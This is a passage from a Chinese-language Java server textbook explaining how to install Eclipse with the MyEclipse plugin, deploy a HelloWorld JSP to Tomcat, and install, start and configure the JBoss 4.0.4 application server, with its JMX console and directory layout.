Eclipse 的最大特点是它能接受由 Java 开发者自己编写的开放源代码插件，这类似于微软公司的 Visual Studio 和 Sun 微系统公司的 NetBeans 平台。Eclipse 为工具开发商提供了更好的灵活性，使他们能更好地控制自己的软件技术。

Eclipse 是一个开放源代码的、基于 Java 的可扩展开发平台。就其本身而言，它只是一个框架和一组服务，用于通过插件组件构建的开发环境。幸运的是，Eclipse 附带了一个标准的插件集，包括 Java 开发工具（Java Development Tools，JDT）。

虽然大多数用户很乐于将 Eclipse 当作 Java IDE 来使用，但 Eclipse 的目标不仅限于此。Eclipse 还包括插件开发环境（Plug-in Development Environment，PDE），这个组

件主要针对希望扩展 Eclipse 的软件开发人员,因为它允许他们构建与 Eclipse 环境无缝集成的工具。由于 Eclipse 中的每样东西都是插件,对于给 Eclipse 提供插件,以及给用户提供一个一致和统一的集成开发环境而言,所有工具开发人员都具有同等的发挥场所。

这种平等和一致性并不仅限于 Java 开发工具。尽管 Eclipse 是使用 Java 语言开发的,但它的用途并不限于 Java 语言。例如,支持诸如 C/C++、COBOL 和 Eiffel 等编程语言的插件已经可用,或预计会推出。Eclipse 框架还可用来作为与软件开发无关的其他应用程序类型的基础,比如内容管理系统。

基于 Eclipse 的应用程序的突出例子是 IBM 的 WebSphere Studio Workbench,它构成了 IBM Java 开发工具系列的基础。例如,WebSphere Studio Application Developer 添加了对 JSP、servlet、EJB、XML、Web 服务和数据库访问的支持。

25.1.3 MyEclipse 插件

单纯的一个 Eclipse 是不可以和 Tomcat 集成使用的,它需要使用相关的插件才能够用来开发 Tomcat Web 应用。

MyEclipse 就是一个非常强大的插件,安装上这个插件后,其他的插件基本上就不用再安装了。

在安装了 MyEclipse 之后,会出现如图 25-1 所示的界面,有一个 MyEclipse 菜单,MyEclipse 所支持的功能可以通过这个菜单看出来一个大概,基本上目前流行的 Web 应用程序框架都可以支持。




图 25-1 MyEclipse 菜单

25.2 Eclipse 安装与配置

25.2.1 安装 Eclipse

Eclipse 是开放源代码的项目,读者可以到 www.eclipse.org 去免费下载 Eclipse 的最新版本,本章使用的是 3.1.1 版。Eclipse 本身是用 Java 语言编写,但下载的压缩包中并不包含 Java 运行环境,需要用户自己另行安装 JRE,并且要在操作系统的环境变量中指明 JRE 中 bin 的路径。安装 Eclipse 的步骤非常简单:只需将下载的压缩包按原路径直接解压既可。需注意如果有了更新的版本,要先删除老的版本再重新安装,不能直接解压到原来的路径覆盖老版本。在解压缩之后可以到相应的安装路径去找 Eclipse.exe 运行。如果下载的是 Release 或 Stable 版本,并且 JRE 环境安装正确无误,一般来说不会有什么问题,在闪现一个很酷的月蚀图片后,Eclipse 会显示它的默认界面,如图 25-2 所示。

25.2.2 安装 MyEclipse 插件

在成功安装 Eclipse 之后,就可以安装 MyEclipse,在 Windows 下,基本上只需要根据 MyEclipse 的安装向导(见图 25-3)一直“下一步”就可以完成 MyEclipse 的安装。

成功安装 MyEclipse 之后,启动 Eclipse,在 Perspective 视图工具中出现了 MyEclipse UML Perspective 选项(见图 25-4),选择这个选项,则可以使 Eclipse 进入到 MyEclipse UML

Perspective 模式。Perspective 这个概念其实就类似于视图。




图 25-2 启动 Eclipse




图 25-3 MyEclipse 安装向导




图 25-4 MyEclipse UML Perspective 选项

进入 MyEclipse UML Perspective 之后，Eclipse 的布局有了一点变化（见图 25-5）。这个变化，使开发人员可以更加方便的开发 J2EE 应用程序。




图 25-5 MyEclipse UML Perspective

25.3 实例演示：Eclipse+Tomcat 集成

这一节将向读者讲解，如何使用 MyEclipse 插件来设置 Tomcat 服务器，并进行 Web 应用程序的开发。

前一节已经提到过，单纯的 Eclipse 是无法开发 J2EE Web 应用的。它需要安装 MyEclipse 插件。为了方便，在本书中把安装了 MyEclipse 插件的 Eclipse 直接叫做 MyEclipse。

25.3.1 在 MyEclipse 中加入 Tomcat 服务器

启动 MyEclipse 之后选择“Window”→“Preferences”进入到 MyEclipse 的设置选项对话框，如图 25-6 所示。




图 25-6 配置 Tomcat 服务器

在这个对话框的左边的树型视图找到“MyEclipse”→“Application Servers”→“Tomcat 5”。选择 Tomcat 5 节点之后，可以看到图 25-6 中右边所示的设置选项，首先将 Tomcat Server 项设置成 Enable，之后再填入 Tomcat 的安装路径就可以了。

例如，在 E 盘的根目录之下安装了 Tomcat 5.5，那么可以按下面的列表来填写设置：

```
Tomcat Home Directory 填上 E:\Tomcat 5.5;  
Tomcat Base Directory 填上 E:\Tomcat 5.5;  
Tomcat Temp Directory 填上 E:\Tomcat 5.5\temp。
```

25.3.2 在 MyEclipse 中新建项目 HelloWorld

这一小节，将利用 MyEclipse 开发一个简单的 HelloWorld 示例来使读者对 MyEclipse 中开发 Web 应用程序有更深入的了解。

首先，新建一个 Web 项目，如图 25-7 所示。

在新建项目向导中写入图 25-8 所示的内容。

建立项目之后，可以从 Package Explorer 中看到项目的目录结构。选中“WebRoot”，新建一个 JSP 页。如图 25-9 所示。




图 25-7 新建 Web 项目




图 25-8 设置 Web 项目

接下来，在新建的 Helloworld.jsp 文件中写入一行 JSP 代码（见图 25-10）：

```
<%= "MyEclipse 示例: Helloworld!" %>
```




图 25-9 新建 JSP




图 25-10 Helloworld.jsp

这样就完成了一个 JSP 页的编写。

25.3.3 在 MyEclipse 中发布项目到 Tomcat

要运行 Web 应用程序，需要把应用程序部署到应用服务器中。在 MyEclipse 中有一个工具条可以用来完成这工作，如图 25-11 所示。



图 25-11 部署工具条

单击第一个按钮，会打开部署应用程序对话框。如图 25-12 所示。

单击“Add”按钮，选中刚才配置好的 Tomcat 5 应用服务器，如图 25-13 所示。再单击“OK”按钮就可以了。




图 25-12 部署应用程序对话框




图 25-13 选择应用服务器

25.3.4 在 MyEclipse 中启动 Tomcat 服务器

部署完 Web 应用程序之后，就可以运行应用服务器了。如图 25-14 所示，选择 “Start” 启动 Tomcat。



正常启动 Tomcat 之后，应该会在 Console 视图中显示图 25-15 所示的信息。

25.3.5 测试结果

启动成功后，在浏览器中输入 <http://localhost:8218/Helloworld/Helloworld.jsp>，可以看到 Helloworld.jsp 的运行结果如图 25-16 所示。




图 25-15 正常启动 Tomcat




图 25-16 Helloworld.jsp 运行结果

25.4 小结

本章介绍了如何用 Eclipse 和 Tomcat 来开发 Web 应用程序。Eclipse 是一个功能非常强大的 IDE，从简单的 Java 小程序到复杂的大型 J2EE 应用，它都可以完全胜任。本节介绍只是冰山一角，更多的功能读者可以在实际的应用中去发掘。

JBoss 是一个运行 EJB 的 J2EE 应用服务器。它是开放源代码的项目，遵循最新的 J2EE 规范。从 JBoss 项目开始至今，它已经从一个 EJB 容器发展成为一个基于 J2EE 的一个 Web 操作系统，它体现了 J2EE 规范中最新的技术，并且它还在 the JavaWorld Editors' Choice 2002 评选中获得“最佳 Java 应用服务器”大奖。

JBoss 支持 EJB 1.1 和 EJB 2.0 的规范，它是一个管理 EJB 的容器和服务，JBoss 核心服务仅是提供 EJB 服务器。JBoss 不包括 Servlet/JSP 的 Web 容器，当然可以和 Tomcat 或 Jetty 绑定使用。JBoss 需要比较小的内存和硬盘空间。可以在 64M 内存以及几兆空间上很好的运行。JBoss 一个非常好的特性是能够“热”部署，“热”部署的意思就是在部署 Bean 时只是简单复制 Bean 的 JAR 文件到部署路径下，如果 Bean 已经被加载，JBoss 卸载它，然后加载一个新版本 Bean。

26.1 JBoss 简介

JBoss 服务器是一种优秀的 J2EE 服务器，和 BEA 的 Weblogic、IBM 的 Websphere 属于同类产品，JBoss 的优势在于具有良好的性价比。

JBoss 为完全开放源码的免费软件，而且具有良好的运行效率和可靠性，因此已经得到越来越多的 J2EE 应用开发者的青睐。

26.1.1 历史与发展

在 J2EE 应用服务器领域，JBoss 是发展最为迅速的应用服务器。由于 JBoss 遵循商业友好的 LGPL 授权分发，并且由开源社区开发，这使得 JBoss 广为流行。另外，JBoss 应用服务器还具有许多优秀的特质。

- (1) 它将具有革命性的 JMX 微内核服务作为其总线结构；
- (2) 它本身就是面向服务的架构（Service-Oriented Architecture，SOA）；
- (3) 它还具有统一的类加载器，从而能够实现应用的热部署和热卸载能力。

在 2004 年 6 月, JBoss 公司宣布, JBoss 应用服务器通过了 Sun 公司的 J2EE 认证。这是 JBoss 应用服务器发展史上至今为止最重要的里程碑。与此同时, JBoss 一直在紧跟最新的 J2EE 规范, 而且在某些技术领域引领 J2EE 规范的开发。因此, 无论在商业领域, 还是在开源社区, JBoss 成为了第一个通过 J2EE 1.4 认证的主流应用服务器。现在, JBoss 应用服务器已经真正发展成具有企业强度的应用服务器。

JBoss4.0 作为 J2EE 认证的重要成果之一, 已经于 2004 年 9 月顺利发布了。同时, JBoss4.0 还提供了 JBossAOP (Aspect-Oriented Programming, 面向方面编程) 组件。

近来, AOP 吸引了大量开发者的关注。它提供的新的编程模式使得用户能够将方面(如事务)从底层业务逻辑中分离出来, 从而能够缩短软件开发周期。用户能够单独使用 JBossAOP, 即能够在 JBoss 应用服务器外部使用它。或者, 用户也可以在应用服务器环境中使用它。JBossAOP 1.0 已经在 2004 年 10 月发布了。

JBoss 自发布以来, 已经经历了 1.0、2.0、3.0、4.0 等一系列版本。目前最新的版本是 4.0.4。

26.1.2 J2EE 规范

JBoss 属于 J2EE 服务器, 因此在介绍 JBoss 功能之前, 先来看看 J2EE 的功能规范。

J2EE 在 Sun 和 IBM 等公司的努力下逐渐成为工业标准, 现在大约有几十家 J2EE 应用服务器提供商。J2EE 主要包含以下规范:

- ❷ 中间件: 包括 EJB 和 JMS 等分布式企业计算的构件 (Component);
- ❷ JNDI: 用于查找服务和构件 API;
- ❷ 表示 (Presentation): 服务器端小程序 (Servlet) 和 Java 服务器页 (JSP), 支持 Web/HTTP 浏览器访问;
- ❷ 事务: Java Transaction API (JTA) /Java Transaction Service (JTS)。

EJB 作为 J2EE 架构中最重要的构件, 是服务器端分布式计算模型的核心。EJB 服务器是 EJB 的容器, 控制 EJB 的运行, 并且为它提供重要的系统级的服务—事务处理、安全、远端访问、数据库访问等。由此带来的是应用开发的简化, 按照 EJB 的规范开发 EJB, 运行时由 EJB 容器负责事务处理、安全、生命周期。典型的 J2EE 多层应用的结构包含 Web 服务器和 EJB 服务器。Web 服务器包含 Web 容器和 Web 构件 (Servlet 和 JSP), EJB 服务器包含 EJB 容器和 EJB 部件。客户程序包含各种 Web 浏览器和应用程序)。客户程序与中间层通过 HTTP、HTTPS、RMI、CORBA 等协议进行数据交换, 中间层与 EIS 通过 JDBC 等方法实现通信。

EJB 服务器是 J2EE 应用服务器的一个重要部分。Sun 的 J2EE SDK、IBM 的 Websphere、BEA 的 Weblogic 等 J2EE 实现均内含 EJB 服务器。也有一些 J2EE 规范是独立实现的。像 Tomcat 就是 Web 服务器的实现, 本文介绍的 JBoss 是一个独立的 EJB 服务器的实现。

26.1.3 JBoss 功能套件

JBoss 是开放源代码的, 遵从 J2EE 规范的, 100%纯 Java 的 EJB 服务器。JBoss 采用 Java Manage eXtension API 实现软件模块的集成与管理。

JBoss 套件由以下几个模块（或者 API）组成：

- ❷ JBoss/server: JBoss 服务器，核心是一个 EJB 容器，全面支持 EJB1.1 规范。
- ❷ JBoss/SpyderMQ: JMS 的纯 Java 实现，支持 JMS 1.0.2 规范。
- ❷ JBoss/Jaws: Just Another Web Storage 的缩写，Jaws API 实现 Java 对象和关系数据库的映射，JBoss 用它实现 EJB 的连续化(Persistence)。Jaws 还增加了 Minerva JDBC 连接池（Connection Pooling）模块，以提高访问数据库的效率。
- ❷ JBoss/Zola: Zola 提供 JBoss 实例程序，来说明 J2EE 应用的开发和在 JBoss 中的实施（Deploy）。Zola 中包含一个例子 Zol WebStore，可以作为 Web 商店，基于 JSP、Servlet、EJB，实现在线购物，支持 Web 和 WAP 访问。
- ❷ JBoss/Zoap: 支持 Simple Object Access Protocol (SOAP) 访问，SOAP 是由 Microsoft 和 IBM 提出的一个支持世界范围分布式的松耦合的信息交换协议。
- ❷ JBoss/Castor: 与 Castor 的整合，提供 Java Data Object (JDO) 支持，实现新的 EJB 连续化方法。
- ❷ JBoss/Tomca: 与 Tomcat 的整合，提供完整的 J2EE 环境。
- ❷ JBoss/Jetty: 与 Jetty 的整合，提供完整的 J2EE 环境（<http://jetty.mortbay.com/>）。
- ❷ JBoss/Test: JBoss 测试环境。

26.1.4 JBoss 与 Web 服务器（Tomcat 和 Jetty）

Tomcat 与 Jetty 均为支持 HTML、JSP、Servlet 的 Web 服务器，与 JBoss 集成为完整的产品级的 J2EE 服务器。用户可以直接实施 J2EE-EAR，而不是像以前那样分别实施 EJB-JAR 和 Web-WAR。JBoss 与 Web 服务器在同一个 Java 虚拟机中运行，Servlet 调用 EJB 不经过网络，从而大大提高运行效率，提升安全性能。

由于 JBoss 是作为 EJB 的容器，不能够提供 Servlet、JSP 的解释服务，因此将 JBoss 与 Tomcat、Jetty 等 Web 服务器集成，完成了很好的 J2EE 功能。

26.2 安装 JBoss 与 Tomcat 集成的服务器

26.2.1 JBoss 与 Tomcat 整合

JBoss 的不同版本都提供了与 Tomcat 集成的方法，为了方便用户，也提供了 JBoss 与 Tomcat 的集成版本。将 Tomcat 作为插件集成到 JBoss 中，用户可以直接使用。本节以 JBoss4.0.4 为例，讲解集成了 Tomcat 的 JBoss 的安装和使用。

JBoss 与 Tomcat 都是免费、开源、稳定的 J2EE 服务器。

J2EE 服务器层是由 Web 服务器和 EJB 容器构成的，其中 Tomcat 属于 Web 服务器，用于解析 JSP 和 servlet 的容器，而 JBoss 是 EJB 容器，它们两者结合起来就构成了一个完整的 J2EE 服务器了。

JBoss 与 Tomcat 的区别与联系是：

- ❷ Tomcat 是一个 Web 服务器

- ≈ JBoss 是一个应用服务器
- ≈ JBoss 包含一个 Tomcat

JBoss 的 4.x 包含了 Tomcat5.x, JBoss3.x 带的是 Tomcat5.0, JBoss2.x 包含了 Tomcat4.x 和 Tomcat3.x。

嵌入的 Tomcat 服务是通过展开的 SAR, 即 `deploy/JBossweb-tomcat50.sar` 给出的。Tomcat 所需要的所有 JAR 文件都能在这里找到, 其中还包括为 Web 应用提供默认配置集合的 `web.xml` 文件。如果用户熟悉 Tomcat 的配置, 则可以查看 `server.xml`, 其含有标准 Tomcat 格式化配置信息。它包含如下内容: 设置 HTTP 连接器, 并将 8080 端口作为默认监听端口; 设置 AJP 连接器, 并使用 8009 端口 (如将 Apache 作为 Web 服务器); 给出了如何配置 SSL 连接器的实例 (默认时并没有启用)。

除非是高级用户, 否则不要修改任何内容。如果用户以前使用过单独的 Tomcat 服务器, 则应该注意到, 它同这里的嵌入式服务还是存在差别的。JBoss 掌管了 Tomcat, 因此用户根本不用去访问 Tomcat 目录。通过将 Web 应用放置在 JBoss `deploy` 目录中, 来实现它们的部署。同时, 来自 Tomcat 的输出日志 (包括内部访问和访问日志) 被保存在 JBoss `log` 目录中。

26.2.2 下载和安装 JBoss

为成功运行 JBoss 4.0.4, 需要在机器上使用最新版的 JDK1.5。同时, 用户还需要将 `JAVA_HOME` 环境变量设为 JDK 的安装路径。

下载 JBoss 服务器, 在 www.jboss.org 中下载最新版本 JBoss4.0.4.GA.zip。如果你使用的是 Unix/Linux 平台也可以从这个网址下载相应的 JBoss 服务器。

然后用 `winzip` 解压到一个目录, 这里解压在 `d:\JBoss4.0.4.GA` 目录。解压后基本上不需要配置, 即完成安装。

26.2.3 启动和关闭 JBoss 服务器

可以在 JBoss 主安装目录的 `bin` 目录中找到若干个脚本文件。执行 `run` 脚本 (Windows 为 `run.bat`, Linux、OS X、Unix 为 `run.sh`)。

用户可以通过 Web 浏览器验证 JBoss 应用服务器是否在运行, 其 HTTP 监听端口为 8080 (必须保证在启动 JBoss 时, 8080 端口并没有被其他应用或服务占用)。如果默认 8080 被占用, 打开 `/server/default/deploy/jbossweb-tomcat55.sar` 目录下的 `server.xml` 文件, 将 8080 改为新的端口号, 保存文件, 重启应用服务器即可。通过 Web 浏览器能够找到相关有用的 JBoss 资源 (<http://localhost:8080>)。如图 26-1 所示。

输入 `http://localhost:8080/web-console`, 会显示 JBoss 的服务信息页面, 如图 26-2 所示。

为了能够停止 JBoss 服务器, 用户可以输入 `Ctrl-C`, 或者从 `bin` 目录运行 `shutdown` 脚本。甚至, 用户还可以使用管理控制台 (请在 JBoss.system 部分找到 `type=Server`, 然后调用 `shutdown` 操作)。



图 26-1 JBoss 首页




图 26-2 JBoss 服务器页面

26.2.4 JMX 控制台

通过 <http://localhost:8080/jmx-console>，即 JMX 控制台应用，用户能够浏览到服务器活动视图。如图 26-3 所示。




图 26-3 JBoss JMX 控制台

图 26-3 给出了 JBoss 管理控制台，它提供了构成 JBoss 服务器的 JMX MBean 原始视图。通过它，用户能够修改、启动、停止 JBoss 组件。例如，请找到 `service=JNDIView` 链接，然后单击。该特定 MBean 提供了如下服务内容，即能够浏览服务器中 JNDI 命名空间的结构信息。接下来，请在该 MBean 显示页面底端找到 `list` 操作，然后单击“invoke”按钮。invoke 操作将返回绑定到 JNDI 树中的当前名字列表，这对于获得 EJB 名字很有帮助，比如当 EJB 应用客户端不能够解析 EJB 名字时。

26.2.5 JBoss 服务器配置

解压安装 JBoss 后的目录如图 26-4 所示。

根目录下共包含如下 5 个子目录：

- ❷ **bin**: 含有启动、停止以及其他系统相关脚本。在前面，本书已经讨论过启动 JBoss 应用服务器的 `run` 脚本。
- ❷ **client**: 存储供 Java 客户应用或者外部 Web 容器使用的配置文件和 JAR 文件。用户可以使用所需要的具体文档，或者仅仅使用 `JBossall-client.jar`。
- ❷ **docs**: 含有 JBoss 引用的 XML DTD 文件（当然，还包括 JBoss 具体配置文件）。同时，还存在 JCA（Java Connector Architecture, Java 连接器架构）实例配置文件，供设置不同数据库的数据源使用（比如 MySQL、Oracle、Postgres）。
- ❷ **lib**: 包含运行 JBoss 微内核所需的 JAR 文件。




图 26-4 JBoss 安装目录

注意

不要往该目录添加用户自身的任何 JAR 文件。

- ❷ **server**: 包含的各个子目录都是不同的服务器配置。通过在 `run` 脚本中添加 `-c <configname>` 参数便能够指定不同的配置。

`server` 目录下存在 3 个服务器实例配置：`all`、`default` 以及 `minimal`，它们各自提供了不同的服务集合。很显然，如果启动 JBoss 服务器时没有指定其他配置，则将使用 `default` 配置。各个配置的具体内容如下：

- ❷ **minimal**: 这是启动 JBoss 服务器所要求的最低配置。minimal 配置将启动日志服务、JNDI 服务器以及 URL 部署扫描器，以找到新的部署应用。对于那些不需要使用任何其他 J2EE 技术，而只是使用自定义服务的场合而言，这种 JMX/JBoss 配置最适合。它仅仅是服务器，而不包含 Web 容器、不提供 EJB 和 JMS 支持。
- ❷ **default**: 默认配置，它含有大部分 J2EE 应用所需的标准服务，但不含有 JAXR 服务、IIOP 服务或者其他任何群集服务。
- ❷ **all**: 提供了所有可用的服务。它包含 RMI/IIOP 和群集服务，default 配置中没有提供群集服务。

用户也可以添加自身的服务器配置。最佳做法是，复制最接近用户需求的现有配置，然后修改其具体内容。例如，如果用户不需要使用消息服务，则只需要复制 `default` 目录，并重新命名为 `myconfig`，然后删除 `jms` 子目录。最后，启动 `myconfig` 配置：

```
run -c myconfig
```

接下来看看 `default` 服务器配置目录的具体内容。如果用户还没有运行 JBoss 服务器，则需先运行，因为初次运行后，JBoss 将创建若干个子目录：

- ❷ `conf`: 含有指定 JBoss 核心服务的 `JBoss-service.xml` 文件。同时，还包括核心服务的其他配置文件。
- ❷ `data`: Hypersonic 数据库实例将数据存储在此处。JBossMQ (JMS 的 JBoss 实现) 也使用它存储消息。
